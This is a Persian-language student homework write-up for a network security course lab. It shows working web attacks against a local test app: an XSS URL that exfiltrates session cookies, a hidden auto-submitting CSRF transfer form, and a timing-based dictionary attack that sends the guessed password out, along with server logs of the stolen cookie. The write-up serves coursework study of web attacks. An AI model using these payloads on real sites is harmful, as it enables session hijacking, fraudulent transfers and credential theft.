

بسم تعالی



## امنیت داده و شبکه

تمرین دوم

استاد:

دکتر مرتضی امینی - دکتر مهدی خرازی - دکتر  
کامبیز میزانیان

نویسنده :

محمد هومان کشوری

شماره دانشجویی :

**99105667**

# سوال اول - قسمت 1 $\leftarrow$ Alpha

برای حل این سوال باید یک URL مخرب به کاربر بدهیم.  
چیزی که می‌دانیم این است که می‌توانیم در این URL یک Script مخرب بگذاریم.  
ما از URL زیر استفاده می‌کنیم.

```
http://localhost:3000/profile?username=user1<script>document.querySelectorAll('.error').forEach(function (a) { a.remove() });cook = document.cookie;let urla =`http://localhost:3000/steal_cookie?cookie=${cook}`;(async () =>console.log((await (await fetch( urla )))))();</script>
```


حال اسکریپت درون این کد را بررسی می‌کنیم.

```
You, 2 weeks ago | 1 author (You)
1 document.querySelectorAll('.error').forEach(function (a) { a.remove() });
2 cook = document.cookie;
3 let urla = `http://localhost:3000/steal_cookie?cookie=${cook}`;
4 console.log("jop---->",urla);
5 (async () =>
6   console.log(
7     await (await fetch( urla )))
8   )
9 )();|      You, 2 weeks ago • added and completed some web exploits
```

این کد علماً قسمت error را از سایت حذف می‌کند که نشانگر آبی نمایش داده نشود و سپس یک درخواست fetch به urla می‌زند که می‌دانیم کوکی ما را برای سرور اجرا می‌کنید.

بعد از اجرا :

چیزی که کلاینت می‌بیند :



چیزی که سرور می بیند :

```
bigwhoman@bigwhoman:~/b/l/S/t/S/D/C/p/CS155_proj2-updated-1 (main)> bash start_server.sh
> proj2-18@0.0.0 start /home/cs155/proj2
> ./node_modules/babel-cli/bin/babel-node.js ./bin/www
GET /profile?username=user1<script>document.querySelectorAll('.error').forEach(function(a){a.remove()});cook = document.cookie;let url = 'http://localhost:3000/steal_cookie';console.log((await fetch(url)))</script>
GET /stylesheets/application.css 304 1.137 ms -
GET /stylesheets/pure-min.css 304 0.965 ms -
GET /images/background.jpg 304 1.189 ms -
session=eyJsb2dnZWRJb1I6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmtZSI6InVzZXIxIiwiagFzaGVkUGFzc3dvcmQiOii4MTQ2ZmYzM2U4MTVLWEwOGVhZTJiNDczYmYyY2NhMTU5NTgyZTQzNGM1MjUyNGMzMzI1ZjA2ZThjMmI4MGQ5Iiwic2FsdC16IjEzMzcilCJwcm9maWxlIjoiiIwYml8YmfycyI6Mtq4fx0-
GET /steal_cookie?cookie=session=eyJsb2dnZWRJb1I6dHJ1ZSwiYWNjb3VudCI6eyJ1c2VybmtZSI6InVzZXIxIiwiagFzaGVkUGFzc3dvcmQiOii4MTQ2ZmYzM2U4MTVLWEwOGVhZTJiNDczYmYyY2NhMTU5NTgyZTQzNGM1MjUyNGMzMzI1ZjA2ZThjMmI4MGQ5Iiwic2FsdC16IjEzMzcilCJwcm9maWxlIjoiiIwYml8YmfycyI6Mtq4fx0= 304 2.796 ms -

```

## سوال اول - قسمت 2 ← Beta

در این قسمت باید یک حمله CSRF را پیاده‌سازی کنیم.  
ما این حمله را با استفاده از یک وبسایت جعلی b.html انجام می‌دهیم.  
کد وبسایت را در قسمت زیر قرار می‌دهیم.

```
<!DOCTYPE html>
<html>
<body>
    <form id="atkForm" action="http://localhost:3000/post_transfer"
method="post">
        <input type="hidden" name="destination_username" value="attacker">
        <input type="hidden" name="quantity" value="10">
    </form>
    <script>
        window.onload = function() {
            document.forms['atkForm'].submit();
            window.location.href =
"http://sharif.edu/~kharrazi/courses/40441-011/";
        }
    </script>
</body>
</html>
```

همانطور که در این کد متوجه می‌شوید یک فرم با متود ارسال post وجود دارد که علاوه بر آنرا از دید کاربر مخفی کرده‌ایم.  
حالا در اسکریپت سایت وقتی کاربر سایت را باز می‌کند، فرم سابمیت شده که ینی عمل درخواست post فرستاده می‌شود و سپس به وبسایت دکتر خرازی منتقل می‌شویم.  
همانطور که از عکس‌های زیر متوجه می‌شویم پس از login , logout کردن، ۱۰ واحد از پول user1 کم شده و به پول attacker اضافه شده است.



# سوال اول - قسمت 3 ← Gamma


برای حل این سوال باید یک timing attack را همراه با dictionary attack پیادهسازی کنیم که برای این کار یک g.html درست میکنیم و کد آن را تحلیل میکنیم.

```
g.html > span
1  <span style='display:none'>
2    <img id='test' />
3    <script>
4      var dictionary = ['password', '123456', '12345678', 'dragon', '1234', 'qwerty', '12345', 'one'];
5      var index = 0;
6      var test = document.getElementById('test');
7      let elapsed = [];
8      test.onerror = () => {
9        var end = new Date();
10
11      /* >>> HINT: you might want to replace this line with something else. */
12      elapsed.push(end - start);
13      console.log(end-start)
14      /* <<<< */
15
16      start = new Date();
17      if (index < dictionary.length) {
18        /* >>> TODO: replace string with login GET request */
19        test.src = `http://localhost:3000/get_login?username=userx&password=${dictionary[index]}`;
20
21        /* <<<< */
22      } else {
23        /* >>> TODO: analyze server's reponse times to guess the password for userx and send your guess to the server <<<< */
24        let indx = 1;
25        let diff = Math.abs(elapsed[1]-elapsed[0]);
26        for(let i=1;i<elapsed.length;i++){
27          if (Math.abs(elapsed[i]-elapsed[0]) < diff){
28            diff = Math.abs(elapsed[i]-elapsed[0]);
29            indx = i;
30          }
31        }
32      }
33      fetch(`http://localhost:3000/stole_password?password=${dictionary[indx]}&timeElapsed=${elapsed[indx]}`)
34
35    }
36    index += 1;
37  };
38  var start = new Date();
39  /* >>> TODO: replace string with login GET request */
40  test.src = `http://localhost:3000/get_login?username=attacker&password=evil`;
41  /* <<<< */
42  index += 1;
43  </script>
45 </span>
```

در خط ۴۱، ابتدا یک لگین درست را ارسال میکنیم تا یک تخمین زمانی از جواب به لگین درست داشته باشیم.

حال چون عملاً ما داریم سورس یک عکس را تغییر میدهیم پس قطعاً دچار error میشویم و پس از آن تمامی پسوردهای dictionary را امتحان میکنیم و زمانی که طول میکشند را به آرایه elapsed اضافه میکنیم. در نهایت وقتی تمامی پسوردها را امتحان

کردیم، در خطوط ۲۳ تا ۲۹ مشاهده می‌کنیم که کدامیک از نظر زمانی کمترین تفاوت با لایکین درست را دارند و آنرا به عنوان پسورد احتمالی تحويل می‌دهیم.  
اعداد زیر در کنسول نشان می‌دهند هر پسورد چقدر طول کشیده تا جواب بدهد.



```
2591  
411  
403  
2408  
400  
399  
406  
410
```

می‌توان متوجه شد که رمز درست ( اولین عدد ) تشابه بیشتری از نظر زمانی به رمز سوم ( چهارمین عدد ) دارد.  
پس این رمز را امتحان می‌کنیم.

```
GET /get_login?username=userx&password=dragon 200 2404.335 ms - 1262  
GET /get_login?username=userx&password=1234 200 396.432 ms - 1616  
GET /get_login?username=userx&password=qwerty 200 396.763 ms - 1616  
GET /get_login?username=userx&password=12345 200 402.911 ms - 1616  
GET /get_login?username=userx&password=one 200 408.122 ms - 1616
```

```
Password: dragon, time elapsed: 2408
```

```
GET /steal_password?password=dragon&timeElapsed=2408 200 0.638 ms - -
```

حال امتحان می‌کنیم ببینیم رمز dragon درست است یا خیر.

